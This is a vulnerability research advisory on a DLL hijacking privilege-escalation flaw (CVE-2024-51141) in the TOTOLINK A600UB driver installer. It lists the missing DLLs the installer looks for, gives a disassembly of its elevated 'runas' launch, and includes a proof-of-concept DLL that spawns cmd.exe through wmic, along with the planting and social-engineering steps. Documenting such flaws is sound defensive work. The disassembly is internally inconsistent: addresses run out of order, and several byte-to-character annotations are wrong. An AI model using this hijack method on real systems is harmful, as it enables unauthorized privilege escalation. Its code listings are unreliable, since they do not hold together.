



RESEARCH

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1. Basic Report Information

Title:

Privilege Escalation through DLL Hijacking: How the Vulnerability in the TOTOLINK A600UB Installer Allows Unauthorized Access

Researcher	CVE
Miguel Ángel Méndez Zúñiga	CVE-2024-51141

2. Summary:


In this report prepared by the Secure Soft Research team, we analyze a critical DLL hijacking vulnerability present in the driver installer of the TOTOLINK A600UB, a USB device supporting Wi-Fi and Bluetooth connectivity. This vulnerability allows an attacker to execute malicious code and escalate privileges on vulnerable systems by exploiting a simple flaw in the driver installation process.

You will learn how attackers can exploit the absence of certain essential DLLs during the driver installation, which enables them to inject malicious code into the system. We explain step by step how the attack is carried out, from manipulating the DLLs to unauthorized access to the system.


Through practical examples and a detailed analysis, this report is essential for system administrators, software developers, and cybersecurity professionals who want to protect their infrastructures from this critical threat. Recommendations are also provided to mitigate this vulnerability and enhance security in application and driver development.

3. Root cause analysis

After downloading and running the binary, it presents two installation options: the first allows the installation of the Wi-Fi driver, while the second option is to install the Bluetooth driver. Both drivers are installed and eventually stored on the disk.




After completing the installation and configuration process, the corresponding files are saved to the hard drive, specifically in the path C:\Program Files\TOTOLINK\WiFiAutoInstall.



Upon running the corresponding binary, it can be observed, using the Procmon tool, that the binary makes calls to several DLLs. However, these DLLs are not present on the system or in the current path of the binary, allowing the end user to add a custom DLL to perform a specific action.

Operation	Process Name	Path	Result
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\Wldp.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\PROPSYS.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\edputil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\urlmon.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\iertutil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\svcl.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\netutils.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\SspiCli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MPR.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND

It can be observed that lpVerb is set to 'runas', indicating that the program will run with administrator privileges, triggering User Account Control (UAC). This will then execute WifiAutoInstallDriver.exe, which is set in lpFile.



```

.text:004013C4 pExecInfo = SHELLEXECUTEINFO ptr -3Ch
.text:004013C4 push ebp
.text:004013C5 mov ebp, esp
.text:004013C7 sub esp, 3Ch
.text:004013CA push esi
.text:004013CB push edi
.text:004013CC push 38h ; 'r' ; Size
.text:004013CE lea eax, [ebp+ExecInfo.fMask]
.text:004013D0 mov [ebp+ExecInfo.cbSize], 3Ch ; 'c'
.text:004013D8 push 0 ; Val
.text:004013DA push eax ; void *
.text:004013DB mov di, dx
.text:004013DE mov si, cx
.text:004013E1 call _memset
.text:004013E6 add esp, 0Ch
.text:004013E9 mov [ebp+ExecInfo.lpVerb], offset aRunas ; "runas"
.text:004013F0 mov [ebp+ExecInfo.lpFile], offset word_418400
.text:004013F7 push 60h ; 'i'
.text:004013FA pop eax
.text:004013FB cmp ax, si
.text:004013FD jnz short loc_401425

; .text:00401425
; .text:00401425 loc_401425:
; .text:00401427
; .text:00401428 cmp ax, si
; .text:00401428 jnz short loc_401448

; .text:00401420
; .text:00401420 push 64h ; 'd'
; .text:00401422 pop eax
; .text:00401430 cmp ax, di
; .text:00401433 jnz short loc_40143E

; .text:00401410
; .text:00401410 loc_401410:
; .text:00401410 mov eax, offset aIsR ; "-is -r"
; .text:00401415 mov ecx, offset aIsR ; "-i -r"

; .text:0040141A
; .text:0040141A loc_40141A:
; .text:0040141A push 73h ; 's'
  
```

Bellow is a basic code to create a test DLL that runs cmd.exe when loaded.

```


.text:10001000 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001000 __stdcall DllMain(x, x, x) proc near
.text:10001000
.text:10001000 hinstDLL      = dword ptr  8
.text:10001000 fdwReason     = dword ptr  0Ch
.text:10001000 lpvReserved   = dword ptr  10h
.text:10001000
.text:10001000          push    ebp
.text:10001001          mov     ebp, esp
.text:10001003          sub     [ebp+fdwReason], 1
.text:10001007          jnz     short loc_10001016

.text:10001009          push    0 ; uCmdShow
.text:1000100B          push    offset CmdLine ; "wmic process call create \"cmd.exe\" \"\"
.text:10001010          call    ds:WinExec

.text:10001016
.text:10001016 loc_10001016:
.text:10001016          mov     eax, 1
.text:1000101B          pop     ebp
.text:1000101C          retn     0Ch
.text:1000101C          __stdcall DllMain(x, x, x) endp
.text:1000101C

```

With the identification of the missing DLL and the creation of a custom DLL, the attacker could place this DLL in a directory from which the trusted binary can load it. The attacker could then wait for an administrator to execute the legitimate binary or use social engineering techniques to convince a user with the appropriate permissions to run the binary. This would cause the binary to load the malicious DLL, enabling the attacker to escalate their privileges on the system.



4. Conclusion:

The analysis of the DLL hijacking vulnerability in the TOTOLINK A600UB driver installer reveals a critical security gap that can be easily exploited to compromise systems. By detecting and taking advantage of the absence of certain DLLs during the installation process, an attacker has the opportunity to inject malicious code, achieving privilege escalation that grants control over the affected system. This type of vulnerability highlights the urgent need to adopt more secure development practices, such as thorough validation of loaded files and careful management of DLL search paths.



SECURESOFT

PERÚ

LIMA

Av. Manuel Olguín 325, Piso 14.
Santiago de Surco. Lima 15023
Telf.: (+511) 711-2900
E-mail:
ventas@securesoftcorp.com

COLOMBIA

BOGOTÁ

Carrera 69, N° 25B - 44, Ofic. 502
Edificio World Business Port
Telf.: (+57) 300 761 26 84
E-mail:
ventas_co@securesoftcorp.com

ECUADOR

QUITO

Martín Carrión E7-61 y Av
República, Edf. Titanium Plaza,
Piso 5, Ofic. 5-2.
Telf.: (+593) 2 241 4650
E-mail:
ventas_ec@securesoftcorp.com

GUAYAQUIL

Av. Del Bombero Km 6.5 Plaza
Comercial La vista San Eduardo
Ed 100 A, Ofic. 710
Telf.: (+098) 438 8092
E-mail:
ventas_ec@securesoftcorp.com

MÉXICO

CDMX

Montes Urales 425, piso 1, Col.
Lomas de Chapultepec C.P. 11000,
Miguel Hidalgo, Ciudad de México
Telf.: (+55) 4762 1362
E-mail: ventas_mx@securesoftcorp.com

GTD CHILE

SANTIAGO

Av. Del Valle 819, Huechuraba,
Región Metropolitana
Ciudad empresarial
Telf.: (+56) 9 6761 9001
E-mail: ventas@gtd.cl